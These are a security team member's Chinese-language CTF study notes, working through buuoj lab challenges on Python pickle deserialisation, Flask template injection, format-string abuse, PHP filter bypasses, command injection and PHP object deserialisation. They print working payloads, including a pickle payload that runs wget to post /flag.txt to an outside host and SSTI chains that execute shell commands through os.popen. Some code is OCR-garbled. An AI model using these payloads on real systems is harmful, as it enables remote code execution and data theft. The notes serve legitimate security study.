XD安全 学习笔记 | CTF夺旗


原创 凯 0x00实验室 8月28日

收录于话题
#学习笔记 3 #渗透测试 10

声明

作者：团队成员-凯 【无名安全团队】
如需转载文章，请标明来源即可。

day83-85天学习笔记



序列化：

序列化是将对象的状态信息转换为可以存储或传输的形式的过程。

靶场：


华北赛区Day1 Web2 Writeup

开启靶机


看到提示找到v6，使用脚本

```
import requests
url = "http://web44.buuoj.cn/"
for i in range(1, 2000):
    r = requests.get(url + "shop?page=" + str(i))
    if r.text.find("lv6.png") != -1:
    print(i)
    break
```

发现在181页




购买商品发现钱数不够，但在前端页面可以更改折扣卷



操作完成后提示

抓包发现wtf

跑出来的密钥"1kun"



cookie伪造成功

查看页面源代码发现有一个文件，进行下载，发现代码中有序列化构造payload

```
import os
import pickle
import urllib

class test(object):
    def __reduce__(self):
        return (os.system,("wget 'http://xss.buuoj.cn/index.php?
do=api&id=Fk3XC0' --post-data='location='`cat /flag.txt` -O-",))

a=test()
payload=pickle.dumps(a)
print(urllib.quote(payload))
```


查看你刚才那个页面，将输入框的 hidden 属性删掉，将 payload 粘进去提交。flag成功显示

SSTI：


SSTI(Server-Side Template Injection) 服务端模板注入，就是服务器模板中拼接了恶意用户输入导致各种漏洞。

1.ssti漏洞的检测
比如发送{{7*7}}返回49
2.漏洞利用
通过某种类型(字符串:""，list:[]，int:
　1)开始引出，class找到当前类，mro或者base找到object，前边的语句构造都是要找这个。然后利用object找到能利用的类。


config.items()可以查看服务器的配置信息
class返回调用参数类型
base返回基类
mro 返回一个tuple对象，其中包含了当前类对象所有继承的基类，tuple中元素的顺序是MRO（Method Resolution Order） 寻找的顺序。
subclasses()对每个new-style class“为它的直接子类维持一个弱引用列表”，之后“返回一个包含所有存活引用的列表”，返回子类''.
class.mro[2] <class 'object'>''.
class.mro[2].subclasses() 查看所有模块''.
class.mro[2].subclasses()[71].init.globals来找os类下的，init初始化类，然后globals全局来查找所有的方法及变量及参数

靶场：[WesternCTF2018]shrine 1

启动靶场



使用tplmap工具发现有过滤



查看源代码是对()进行了过滤，这使得很多语句无法使用，使用url_for()绕过

```
1 http://d8e25c11-b61d-47c0-b8b5-1078aa2e2283.node4.buuoj.cn:81/shrine/%7B%7Burl_
2 http://d8e25c11-b61d-47c0b8b1078aa2e2283.node4.buuoj.cn:81/shrine/%7B%7Burl_for
```

绕过绕过中括号

```
#通过__bases__.__getitem__(0)（__subclasses__().__getitem__(128)）绕过__bases__[0] （__
```

```
subclasses__()[128]） #通过__subclasses__().pop(128)绕过__bases__[0]（__subclasses__()[128]） "".__class__.__bases__.__getitem__(0).__subclasses__().pop(128).__init__.__globa ls__.popen('whoami').read()
```

```
{% set chr= ().__class__.__bases__.__getitem__(0).__subclasses__().__getitem__(250).__init__ .__globals__.__builtins__.chr %}{{().__class__.__bases__[0].__subclasses__()[250].__init__.__globals__.os.popen(chr(119)%2bchr(104)%2bchr(111)%2bchr(97)%2bc hr(109)%2bchr(105)).read()}}
```

绕过中括号+逗号

绕过双大括号

```
{% if ''.__class__.__bases__.__getitem__(0).__subclasses__().pop(250).__init__.__globa ls__.os.popen('curl http://127.0.0.1:7999/?i=`whoami`').read()=='p' %}1{% endif %}
```

python2下的盲注

```
import requests
url = 'http://127.0.0.1:8080/'
def check(payload):
    postdata = {
        'exploit':payload
        }
    r = requests.post(url, data=postdata).content
    return '~p0~' in r
password  = ''
s =
r'0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"$\'()*+,-./:;<=>?@[\\]^`{|}~\'"_%'
for i in xrange(0,100):
    for c in s:
        payload = '{% if "".__class__.__mro__[2].__subclasses__()[40]("/tmp/test").read()['+str(i)+':'+str(i+1)+'] == "'+c+'" %}~p0~{% endif %}'
        if check(payload):
            password += c
            break
    print password
```


Python Web之flask session

%操作符

```
>>> name = 'Bob'
>>> 'Hello, %s' % name
"Hello, Bob"
```

第二种：string.Template

使用标准库中的模板字符串类进行字符串格式化。

```
>>> name = 'Bob'
>>> from string import Template
>>> t = Template('Hey, $name!')
>>> t.substitute(name=name)
'Hey, Bob!'
```

第三种：调用format方法

python3后引入的新版格式化字符串写法，但是这种写法存在安全隐患。

存在安全隐患的事例代码：

```
>>> config = {'SECRET_KEY': '12345'}
>>> class User(object):
...  def __init__(self, name):
...   self.name = name
...
>>> user = User('joe')
>>> '{0.__class__.__init__.__globals__[config]}'.format(user)
"{'SECRET_KEY': '12345'}"
```



从上面的例子中，我们可以发现：如果用来格式化的字符串可以被控制，攻击者就可以通过注入特殊变量，带出敏感数据。

第四种：f-Strings

这是python3.6之后新增的一种格式化字符串方式，其功能十分强大，可以执行字符串中包含的python表达式，安全隐患可想而知。

```
>>> a , b = 5 , 10
>>> f'Five plus ten is {a + b} and not {2 * (a + b)}.'
'Five plus ten is 15 and not 30.'
>>> f'{__import__("os").system("id")}'
uid=0(root) gid=0(root) groups=0(root)
'0'
```

CTF-php



弱类型与强类型：


强类型指的是强制数据类型的语言，就是说，一个变量一旦被定义了某个类型，如果不经过强制类型转换，这个变量就一直是这个类型，在变量使用之前必须声明变量的类型和名称，且不经强制转换不允许两种不同类型的变量互相操作。我们称之为强类型，而弱类型可以随意转换变量的类型例如可以这样：

```
<?php
    var_dump('amdin'==1);
    var_dump('admin'===1);
?>
一个会返回true,一个会返回fasle,==可以进行类型转换在比较，===内容，类型必须一致
```


靶场：

通过代码分析发现只要num和1相等便可以得到

flag.http://123.206.87.240:8002/get/index1.php/?num=1x



preg_match绕过：

异或： 在PHP中两个字符串异或之后，得到的还是一个字符串

取反： 将函数取反然后用url编码表示

```
<?php
echo urlencode(~"getFlag");
?>


//结果：%98%9A%8B%B9%93%9E%98
```

数组： preg_match只能处理字符串，当传入的subject是数组时会返回false

PCRE：

PHP利用PCRE回溯次数限制绕过某些安全限制给pcre设定了一个回溯次数上限，默认为1000000，如果回溯次数超过这个数字，preg_match会返回false

换行符

靶场： hate_php

根据代码我们可知已经对\,",'等多种符号进行了过滤所以无法使用异或，同时get_defined_function对php里的一些函数也进行了过滤

```php
<?php
error_reporting(0);
if(!isset($_GET['code'])){
        highlight_file(__FILE__);
}else{
        $code = $_GET['code'];
        if (preg_match('/(f|l|a|g|\.|p|h|\/|;|\"|\'|\`|\||\[|\]|\_|=)/i',$code)) {
                die('You are too good for me');
        }
        $blacklist = get_defined_functions()['internal'];
        foreach ($blacklist as $blackitem) {
                if (preg_match ('/' . $blackitem . '/im', $code)) {
                        die('You deserve better');
                }
        }
        assert($code);
}
```



对highlight_file 和 flag.php取反并进行url编码

```php
<?php
echo urlencode(~"highlight_file");
echo "\n";
echo urlencode(~"flag.php");
?>


//结果：%97%96%98%97%93%96%98%97%8B%A0%99%96%93%9A
%99%93%9E%98%D1%8F%97%8F
```



RCE：

靶场：buuctf-ping ping ping

开启靶场后发现可以用系统命令去执行代码，并且用大小写测试发现是linux操作系统



对空格和flag.php都进行限制



`/?ip=127.0.0.1;a=g;cat$IFS$2fla$a.php` **内量拼接绕过**

反序列化：靶场代码如下

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }
```

```php
    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

private function output($s) {
```

```
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {//
        if($this->op === "2")op等于2则强制置换为1
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```



利用php>7.1版本对类属性的检测不严格（对属性类型不敏感）

正常构造payload的话因为op、op、fliename、$content都是protected属性，序列化的的结果的属性名前面会有/00/00(或者%00%00)，/00的ascii为0不可见的字符如下图，就会被is_valid方法拦下来。

可以将protected换为public传入str，经过处理反序列化。is_valid过滤：传入的string要是可见字符ascii值为32-125。$op：op=="1"的时候会进入write方法处理，op=="2"的时候进入read方法处理。=== 值相等，类型相等

构造payload:


```
class FileHandler {public op=" 2"pubilic fielname=flag.phppublic content} $A=NEW FileHandler$a=serialize($A)echo($a)
```



str=反序列化
结果:

```
[</span><span style="color: #DD0000">'str'</span><span style="color: #007700">];
<br />    if(</span><span style="color:
#0000BB">is_valid</span><span style="color: #007700">(</span><span style="color:
#0000BB">$str</span><span style="color: #007700">)) {<br
/>        </span><span style="color:
#0000BB">$obj </span><span style="color: #007700">= </span><span
style="color: #0000BB">unserialize</span><span style="color: #007700">(</span>
<span style="color: #0000BB">$str</span><span style="color: #007700">);<br
/>    }<br /><br />}<br /></span>
</span>
</code>[Result]: <br><?php
$FLAG = "ctfhub{bc2b6ae07142a1cfc1c7e0a4}";
?>
```


CTF-java



java常考以及出题思路：

xee,spl表达式，反序列化，文件安全，最新框架插件漏洞

必备知识点：

反编译，基础的Java代码认知以及审计能力，熟悉相关最新的漏洞，常见漏洞

java简单逆向解密靶场：

